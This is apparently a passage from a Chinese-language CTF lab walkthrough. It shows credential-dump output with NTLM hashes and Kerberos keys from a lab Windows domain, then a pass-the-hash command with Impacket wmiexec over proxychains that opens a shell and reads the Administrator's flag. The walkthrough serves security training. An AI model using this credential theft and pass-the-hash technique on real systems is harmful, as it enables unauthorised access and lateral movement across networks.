4b c1 af a0 a7 25 15 9f e6 9f fc b0 63 e7 8d 2d be 35 3a 2e 5b 33 2b 19 16 18 40 bc 70 30 d4 5b fa 81 fa 42 01 69 36
ssp :
credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session : Service from 0
User Name : IUSR
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 2025/11/1 15:31:09
SID : S-1-5-17
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :
ssp :
credman :

Authentication Id : 0 ; 56946 (00000000:0000de72)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2025/11/1 15:31:06
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 4ba974f170ab0fe1a8a1eb0ed8f6fe1a
* SHA1 : e06238ecefc14d675f762b08a456770dc000f763
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : xiaorang.lab
* Password : 9e ae c4 7a ed ee 91 74 a5 59 61 a5 00 2c c5 00 60 3b 87 48 d0 17 48 cf df 7b 14 af 9a 99 22 b5 94 ba 0a 1e f0 6e f0 25 b1 e2 a2 62 fb b8 68 93 42 64 08 b7 f6 2e f7 cf ae a3 7a 94 9d 32 24 1a b1 6b 87 6c 5e f1 d3 89 c6 c4 8b d3 bd 05 9c b0 e1 85 d4 2c 03 56 5f af 09 15 12 10 df 74 e7 4c d3 65 55 d8 ab bd b4 71 5c 8c a7 bd 14 60 8b 44 b5 d8 d8 61 23 f1 4f 4d 8e a0 dc ac 8a 60 15 0d f7 9f a1 85 98 c4 cf 34 ec ee ea c5 b9 5b 42 8b 97 cc 4d ed 1f db 8c b4 45 06 ce 40 fc 81 96 ac c3 61 e5 e9 42 90 69 f3 b2 85 fa 80 59 e2 8b a5 f6 70 5d 1a bd 5f b1 85 6b ae b0 16 42 29 2c 99 57 fb 49 ea e3 29 49 56 55 6c 9a 2b ee 13 77 fe d7 a3 51 b8 01 ec bb 60 22 b8 7c 2f f5 6b 0f 6b 87 36 76 45 81 7e e3 71 0a a8 ca 2a a3 a6 05 64
ssp :
credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session : Service from 0
User Name : LOCAL SERVICE
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 2025/11/1 15:31:06
SID : S-1-5-19
msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :
* Username : (null)
* Domain : (null)
* Password : (null)
ssp :
credman :

Authentication Id : 0 ; 55412 (00000000:0000d874)
Session : Interactive from 1
User Name : DWM-1
Domain : Window Manager
Logon Server : (null)
Logon Time : 2025/11/1 15:31:06
SID : S-1-5-90-0-1
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 217850c87ae3a76d998d8c85ad02e0dc
* SHA1 : bfdd1f04aec108e73f0b86ba1174d4ca878b755e
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : WIN2016$
* Domain : xiaorang.lab
* Password : f9 e6 1d d5 24 6d 09 e8 0a 2f 09 43 b2 b2 0d d1 c6 a9 c4 a1 43 8e d0 e6 f2 3a 63 6c c6 73 71 39 cc a4 34 0e 6d 60 e5 5d 30 6f 37 9e 56 f9 73 b6 12 02 da a8 0c 54 5b 44 58 7d b1 3c 1b b5 e6 30 9d 1e f6 6a ff c4 d1 ff 53 e0 30 5d c2 6e fc bf 6b a3 99 72 a2 4c 9a a8 73 9f 03 03 6e 2a f2 64 22 05 a6 ea d5 d8 e9 25 3b 55 7c 4e 5e 64 cb bb 84 62 a6 d9 7a ba 64 db c7 b6 72 82 98 8b 90 56 8e 79 ca 82 82 79 a9 fa ef 4c dd 28 ef eb 2c e8 fc 12 f0 27 64 09 69 b1 25 bc bf e2 b8 05 ac 70 2d a0 fe 85 0e 31 b1 e3 09 89 9b 4c b2 b9 63 57 c4 15 9b 68 34 a0 48 3d 9d 68 f7 c8 91 a7 0f b1 d5 39 28 da 26 68 a1 5c 4c 4b c1 af a0 a7 25 15 9f e6 9f fc b0 63 e7 8d 2d be 35 3a 2e 5b 33 2b 19 16 18 40 bc 70 30 d4 5b fa 81 fa 42 01 69 36
ssp :
credman :

Authentication Id : 0 ; 25413 (00000000:00006345)
Session : UndefinedLogonType from 0
User Name : (null)
Domain : (null)
Logon Server : (null)
Logon Time : 2025/11/1 15:31:05
SID :
msv :
[00000003] Primary
* Username : WIN2016$
* Domain : XIAORANG
* NTLM : 217850c87ae3a76d998d8c85ad02e0dc
* SHA1 : bfdd1f04aec108e73f0b86ba1174d4ca878b755e
tspkg :
wdigest :
kerberos :
ssp :
credman :

Authentication Id : 0 ; 999 (00000000:000003e7)
Session : UndefinedLogonType from 0
User Name : WIN2016$
Domain : XIAORANG
Logon Server : (null)
Logon Time : 2025/11/1 15:31:05
SID : S-1-5-18
msv :
tspkg :
wdigest :
* Username : WIN2016$
* Domain : XIAORANG
* Password : (null)
kerberos :
* Username : win2016$
* Domain : XIAORANG.LAB
* Password : (null)
ssp :
credman :

得到该用户hash

1
NTLM     : 217850c87ae3a76d998d8c85ad02e0dc

利用这个脚本进行管理员hash连接
https://github.com/Lex-Case/Impacket/blob/master/examples/wmiexec.py

也是成功得到了flag

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(root㉿kali)-[/home/kali]
└─# proxychains -q python3 wmiexec.py -hashes :217850c87ae3a76d998d8c85ad02e0dc xiaorang.lab/WIN2016\$@172.22.8.15 -codec gbk

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\flag\flag03.txt
_________ __ _ _
| _ _ | [ | (_) / |_
|_/ | | \_|.--. .---. | | __ .---. _ .--. `| |-'
| | ( (`\] / /'`\] | | [ |/ /__\\[ `.-. | | |
_| |_ `'.'. | \__. | | | || \__., | | | | | |,
|_____| [\__) )'.___.'[___][___]'.__.'[___||__]\__/


Congratulations! ! !

flag03: flag{4761d4cc-d2c4-47f1-b565-4f53acd5cab2}